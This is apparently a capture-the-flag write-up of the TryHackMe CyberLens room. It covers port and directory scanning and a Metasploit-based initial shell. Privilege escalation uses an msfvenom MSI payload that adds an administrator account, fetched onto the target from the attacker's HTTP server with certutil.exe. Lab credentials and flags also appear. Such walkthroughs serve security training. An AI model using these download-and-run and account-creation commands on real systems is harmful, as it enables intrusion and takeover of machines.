TryHackMe
CyberLens Write-Up

Gilbert Garczynski
TryHackMe | CyberLens

Contents


Overview

Firstly, I conducted an Nmap scan on the target IP

```
> nmap -sVC {ip}
```


```
root@ip-10-10-183-198:~# nmap -sVC 10.10.2.72

Starting Nmap 7.60 ( https://nmap.org ) at 2024-08-14 17:23 BST
Nmap scan report for ip-10-10-2-72.eu-west-1.compute.internal (10.10.2.72)
Host is up (0.00053s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.57 ((Win64))
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.57 (Win64)
|_http-title: CyberLens: Unveiling the Hidden Matrix
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=CyberLens
| Not valid before: 2024-08-13T16:19:21
|_Not valid after:  2025-02-12T16:19:21
|_ssl-date: 2024-08-14T16:24:47+00:00; -1s from scanner time.
MAC Address: 02:37:0C:0F:8B:B5 (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Visiting the webpage:




Next, I ran a directory brute forcer on the website, where we get a path “/images”

```
root@ip-10-10-183-198:~# gobuster dir -u http://10.10.2.72 -w /usr/sh
are/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.2.72
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3
-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2024/08/14 17:31:31 Starting gobuster
===============================================================
/images (Status: 301)

/Images (Status: 301)
```



Index of /Images


- Parent Directory
- about-img.jpg
- about-img.png
- body_bg.jpg
- call-o.png
- call.png
- client.jpg
- contact-img.jpg
- envelope-o.png
- envelope.png
- hero-bg.jpg
- hero-bg1.jpg
- location-o.png
- location.png
- logo.png
- menu.png
- next-white.png
- next.png




At this point it seems that I may be able to upload a file and then do a LFI. However, it is not working as the files are not saved to the /images when we try and extract metadata (by clicking the “Get Metadata” button). So how do I get files up to the /images directory? Looking at what happens when “Get Metadata” is pressed, there appears to be a path and port where the files are PUT.


```
document.addEventListener("DOMContentLoaded", function() {
  document.getElementById("metadataButton").addEventListener("click", function() {
    var fileInput = document.getElementById("imageFileInput");
    var file = fileInput.files[0];

    var reader = new FileReader();
    reader.onload = function() {
      var fileData = reader.result;

      fetch("http://cyberlens.thm:61777/meta", {
        method: "PUT",
        body: fileData,
        headers: {
          "Accept": "application/json",
          "Content-Type": "application/octet-stream"
        }
```


Following this port, there is a clear note of the software and the version:



After some trial and error, I finally found a meterpreter and search module to appropriately exploit the website's version.









And thus a shell was created. Next, I simply cd into the desktop and find the user.txt flag.

Cat, head, tail, did not work, had to do research: came upon the more command.



From this initial access, more manual enumeration was completed, with a discovery of a text file noted below:





We have credentials, it would appear. Looking back at the Nmap scan, Port 3389 (RDP) seems a likely candidate for these credentials.

Hint from the room: *“RDP will make your life easier. If Remmina is not working, try this: rdesktop -u [user] -p [password] -N cyberlens.thm:3389”*

Thus the RDP command will be:
rdesktop -u CyberLens -p HackSmarter123 -N cyberlens.thm:3389

But, I tried Remmina and that worked fine.






```
PS C:\Users\CyberLens> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
PS C:\Users\CyberLens> whoami
cyberlens\cyberlens
```

I cannot add a user to the system or configure them to be an admin. We are also unable to open Powershell as an admin.

```
PS C:\Users\CyberLens> New-LocalUser -Name "username" -Password (ConvertTo-SecureString "password" -AsPlainText -Force) -FullName "Admin User"
 -Description "Administrator account"
New-LocalUser : Access denied.
At line:1 char:1
+ New-LocalUser -Name "username" -Password (ConvertTo-SecureString "pas ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (username:LocalUser) [New-LocalUser], AccessDeniedException
    + FullyQualifiedErrorId : AccessDenied,Microsoft.PowerShell.Commands.NewLocalUserCommand
```

We must now move to PrivEsc of Windows via a script or .exe.

Back on the attack machine, I created a payload for an installation (.msi) file to add an administrator user to the machine I am attacking.

```
> msfvenom -p windows/adduser USER=newadmin PASS=Password123! -f msi
-o alwe.msi
```

```
root@ip-10-10-90-249:~# msfvenom -p windows/adduser USER=newadmin PASS=Password1
23! -f msi -o alwe.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 278 bytes
Final size of msi file: 159744 bytes
Saved as: alwe.msi
```

I then used certutil.exe to “grab” the .msi file I just created
Listener, attack machine:

```
> python -m http.server 8090
```

```
root@ip-10-10-90-249:~# python -m http.server 8090
Serving HTTP on 0.0.0.0 port 8090 (http://0.0.0.0:8090/) ...
10.10.58.253 - - [08/Oct/2024 14:42:26] "GET /alwe.msi HTTP/1.1" 200 -
10.10.58.253 - - [08/Oct/2024 14:42:26] "GET /alwe.msi HTTP/1.1" 200 -
```

certutil.exe command, victim machine:

```
> certutil.exe -f -urlcache http://10.10.90.249:8090/alwe.msi
alwe.msi
> certutil.exe -f -urlcache http://10.10.90.249:8090/alwe.msi
alwe.msi
```

```
PS C:\Users\CyberLens> certutil.exe -f -urlcache http://10.10.90.249:8090/alwe.msi alwe.msi
****  Online  ****
CertUtil: -URLCache command completed successfully.
```

Success!

```
PS C:\Users\CyberLens> ls


    Directory: C:\Users\CyberLens


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         6/6/2023   7:48 PM                3D Objects
d-r---         6/6/2023   7:48 PM                Contacts
d-r---         6/6/2023   7:53 PM                Desktop
d-r---         6/7/2023   3:09 AM                Documents
d-r---         6/6/2023   7:48 PM                Downloads
d-r---         6/6/2023   7:48 PM                Favorites
d-r---         6/6/2023   7:48 PM                Links
d-r---         6/6/2023   7:48 PM                Music
d-r---         6/6/2023   7:48 PM                Pictures
d-r---         6/6/2023   7:48 PM                Saved Games
d-r---         6/6/2023   7:48 PM                Searches
d-r---         6/6/2023   7:48 PM                Videos
-a----        10/8/2024   1:42 PM         159744 alwe.msi


PS C:\Users\CyberLens>
```


Run the command:

```
> .\alwe.msi
```

```
PS C:\Users\CyberLens> .\alwe.msi
PS C:\Users\CyberLens> net user

User accounts for \\CYBERLENS

-------------------------------------------------------------------------------
Administrator            CyberLens                DefaultAccount
Guest                    newadmin                 WDAGUtilityAccount
The command completed successfully.

PS C:\Users\CyberLens>
```

[How to Run as Different User in PowerShell | Delft Stack]

```
> start {poweshell, cmd} -credential “”
```



We then logon with the credentials we just created in the .msi file (newadmin, Password123!) and verify we are an admin and within the administrator's group:

```
PS C:\Windows\system32> whoami
cyberlens\newadmin

PS C:\Windows\system32> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
newadmin
The command completed successfully.
```

Then, `cd` to the Administrator Desktop and we have the admin flag:

```
PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/27/2023   7:50 PM             24 admin.txt
-a----         6/21/2016   3:36 PM            527 EC2 Feedback.website
-a----         6/21/2016   3:36 PM            554 EC2 Microsoft Windows Guide.website


PS C:\Users\Administrator\Desktop> cat .\admin.txt
THM{3lev@t3D-4-pr1v35c!}

PS C:\Users\Administrator\Desktop>
```

```
$ cat root_flag.txt
FLAG{1hank_you_4_$3ad!ng!}
```